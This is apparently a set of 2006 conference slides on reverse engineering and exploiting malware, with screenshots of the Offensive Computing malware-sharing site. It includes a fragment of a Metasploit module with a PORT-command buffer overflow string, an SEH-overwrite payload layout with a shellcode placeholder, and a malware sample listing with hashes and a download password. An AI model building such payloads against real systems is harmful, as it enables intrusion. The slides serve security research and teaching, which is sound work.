lea    eax, [ebp+var_4E4]
push  offset aPort      ; "PORT"
push  eax                  ; char *
call  _strstr
pop   ecx
test  eax, eax
pop   ecx
jz    loc_401CA4
lea   eax, [ebp+var_4E0]
push  eax                  ; char *
lea   eax, [ebp+var_E4]
push  eax                  ; char *
call  _strcpy
```



Exploiting Malware Vulnerabilities

- Sometimes DOS'ing malware can be useful, especially worms
- Writing a generic FTP Metasploit module could be useful:

```
package Msf::Exploit::dosworm;
use base "Msf::Exploit";
use strict;
use Pex::Text;

my $advanced = { };
my $info =
{
  'Name'      => 'Generic windows FTP server Overflow',
  'Version'   => '$Revision: 1 $',
  'Authors'   =>
    [ 'valsmith [at] metasploit.com>',
      'chamuco [at] gmail.com>',
    ],
  'Arch'      => [ 'x86' ],
  'OS'        => [ 'win32', 'win2000', 'winxp', 'win2003' ],
  'Priv'      => 0,
  ....  
.....<snip>.....
  my $request = "PORT" . "\x41" x 295;
  ....  
.....<snip>.....
```






Exploiting Malware Vulnerabilities

- Kick it up a notch, can we get a shell?
- Use classic SEH overwrite techniques
- Watch debugger output to find loaded libraries
- Use Metasploit framework for rapid development:
 - Use msfpescan to find POP POP RET's
 - One line SEH exploit

ftp port command – padding – jump forward 6 bytes
– kernel32.dll pop pop ret – jump back 1005 bytes –
padding – shellcode – padding

```
my request = "PORT". "\x90"x268 . "\xeb\x06\x90\x90" .  
"\x3a\x63\xe7\x77" . "\xe9".pack('V',-1005) .  
"\x90"x15 . $shellcode . "\x90"x1530"
```

NOTE: Someone else found this vulnerability and there are probably several exploits floating around for it, we just wrote a Metasploit module to demonstrate both the awesomeness of Metasploit and the concept of attacking worms





Owning the Worm

Run [7_valsmith_demo_us06_sehexploit.avi](#) demo Movie Here .

.....



Introducing Offensive Computing

<http://www.offensivecomputing.net/>



We can Hack Malware, Now What?

- Antivirus companies use previous methods to build commercial products
 - Well known deficiencies:
 - Signature performance
 - Amount of processing required on computer
 - Non-intrusive vs. effectiveness vs. performance
- How is the AV Market Doing?
 - 20% Detection Rate
 - Profit is the primary goal
 - Collaboration is bad for business
 - Behavior Based Models are the hotness
- Open analysis of malware can only help the situation





What's Wrong with the Current Situation?

- Malware analysis field is very elitist
 - Vetted private mailing lists of malware exchange
 - Horded collections of malware by AV vendors
 - Private groups/websites/... to limit exposure
 - Bickering between AV companies about naming
 - Castes of researchers


- Prevents outside analysis
 - “Hey I’ve got an idea...” does not fit
 - No academic analysis without significant effort
 - Not attractive to compressed analysis timeframes
 - Incident response –
 - What’s this thing on my system?
 - What is the best way to mitigate it?
 - What is it doing?





Offensive Computing's Solution


- Everyone gets the same access to malware
 - No vetting, all you need is an email address
 - Analysis done in a very open manner with reproducible results
- Analysis is available online in a web forum environment
 - Bulletin board type environment
 - Soon moving to an auto decompiled wiki-styled environment
- Auto scanning with set of AV products
 - Similar idea as the auto-scanners already available
 - Difference is we share our resources
- Unpacking/decryption
 - Manual
 - Automated methods (future research)





YOU'RE RUINING THE INTERNET!

- “Lack of a vetting process helps the bad guys”
 - Helps well-intentioned analysis much more
 - Writing “**effective**” malware is hard, defending against it is harder
 - AV is failing, so it’s time to rethink
- “Open analysis of malware is a bad thing”
 - Analysis is already available from many sources Symantec, McAfee, F-Secure, etc..
 - Peer reviewed publications tend to focus on performance of malware, rather than mitigation techniques
 - Most malware is poorly written
 - Difficult to make reliable
 - Difficult to make portable





OffensiveComputing Auto Analyzer

- Searchable web database
- File typing
- Multiple Checksums (md5,sha1,sha256)
- Packer detection (modified msfpescan)
- Multiple Anti-Virus scan
- PE Info based on PELP project
- Rudimentary Auto-Disassembler
- Binary archive
- Strings
- Disassembly -> Wiki





HACKING

MALWARE

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valsmith

- archive
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- forums
- polls
- search
 - advanced search
- my account
- administer
- log out

Who's online

There are currently 4 users and 68 guests online.

Online users:

- valsmith
- chamuco
- nageit
- anthonyaykut

Search

DISCLAIMER: The intent of this site is to provide a resource for people to improve their computer security defense capabilities by being able to quickly identify and get analysis of malicious software.

WARNING: This site contains live samples of extremely malicious and virulent code. Download malware and viruses from this site at your own risk. This content is provided for educational and defensive purposes only, NOT to propagate worms or viruses. Any contributions will be shared and provided to A/V unless otherwise specified. Use "infected" as the password on zip files.

MALWARE UPLOAD:

Upload an unknown or suspicious file here for analysis. This scanner is for Windows PE (Portable Executable) files and DLL's only. ELF file format support will be added soon. All files uploaded here will be checked and imported into the Offensive Computing Malware database. Files may also be shared with Anti-Virus vendors.

NOTE: The auto-analysis can take some time, please be patient.

Malware to Upload:

Offensive Computing Malware Search

Submitted by **valsmith** on Tue, 2006-05-16 21:21. [Malware](#)


MALWARE SEARCH:

Enter an md5sum to search on

» add new comment | 19 reads

win_dasher

Submitted by **valsmith** on Wed, 2005-12-21 22:56. [Malware](#)





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Malware Search

MD5
f0d5c5577ec40a12cec0e56442afdccaa

SHA-1
8ad338b254bb7c05b444c4511545b829ff146fa0

SHA-256
f53c03b4f4ad61afa236ecccdf9edc1b3b9a37d443de473e2f5f55d579d8dc05

Filetype: PE executable for MS Windows (GUI) Intel 80386 32-bit

Packer: • MEW 11 SE v1.1 -> Northfox [717] (1 matches)

Kapersky:
ClamAV:
Antivir:
F-Prot:
Bit BehavesLike:Win32.ExplorerHijack
Defender:

[Download Sample](#)
Password infected
[Text Report](#)
[Disassembly](#)
[Strings](#)

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[Trojan Remover](#)
[Download](#)
Free Scan, awarded Spyware Trojan killer - 5 Star Rated.
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Sandbox

You are here: [TWiki](#) > [Sandbox Web](#) > TEST

[Edit](#) | [Attach](#) | [Printable](#)

r2 - 22 May 2006 - 20:34:43 - TWikiGuest

1501000: 37 aaa

1501001: d6 (bad)

1501002: 72 c2 jb 0x31500fc6

1501004: 50 push %eax

1501005: af scas %es:(%edi),%eax

1501006: 57 push %edi

1501007: ab stos %eax,%es:(%edi)

1501008: 7f af jg 0x31500fb9

150100a: a9 69 4f 00 61 test \$0x61004f69,%eax

150100f: 05 db bc e8 b4 add \$0xb4e8bcd, %eax

1501014: d9 b8 51 50 7a 1c fnstcw 0x1c7a5051(%eax)

150101a: f1 icebp

150101b: 9c pushf

150101c: 09 45 ef or %eax,0xffffffff(%ebp)

150101f: cd ad int \$0xad

1501021: 2f das

1501022: 03 07 add (%edi),%eax

1501024: 3a 51 0f cmp 0xf(%ecx),%dl

1501027: 63 8b d9 15 bc f1 arpl %cx,0xf1bc15d9(%ebx)

150102d: 80 5e 52 5b sbbb \$0x5b,0x52(%esi)

1501031: a0 d9 2d a4 af mov 0xfafa42dd9,%al

1501036: ad lodsl %ds:(%esi),%eax

1501037: 9b fwait

1501038: af scas %es:(%edi),%eax

1501039: bd 45 dc 41 64 mov \$0x6441dc45,%ebp

150103e: d3 a8 af d9 15 ac shr1 %cl,0xac15d9af(%eax)

1501044: 5f pop %edi

1501045: d4 73 aam \$0x73

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TEST (edit)

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```
_1501000:__ 37      aaa
_1501001:__ d6      (bad)
_1501002:__ 72 c2    jb    0x31500fc6
_1501004:__ 50      push   %eax
_1501005:__ af      scas   %es:(%edi),%eax
_1501006:__ 57      push   %edi
_1501007:__ ab      stos   %eax,%es:(%edi)
_1501008:__ 7f af    jg    0x31500fb9
_150100a:__ a9 69 4f 00 61  test   $0x61004f69,%eax ;add collaborative comments or edit disassembly|
_150100f:__ 05 db bc e8 b4  add    $0xb4e8bcd, %eax
_1501014:__ d9 b8 51 50 7a 1c  fnstcw 0x1c7a5051(%eax)
_150101a:__ f1      icebp
```

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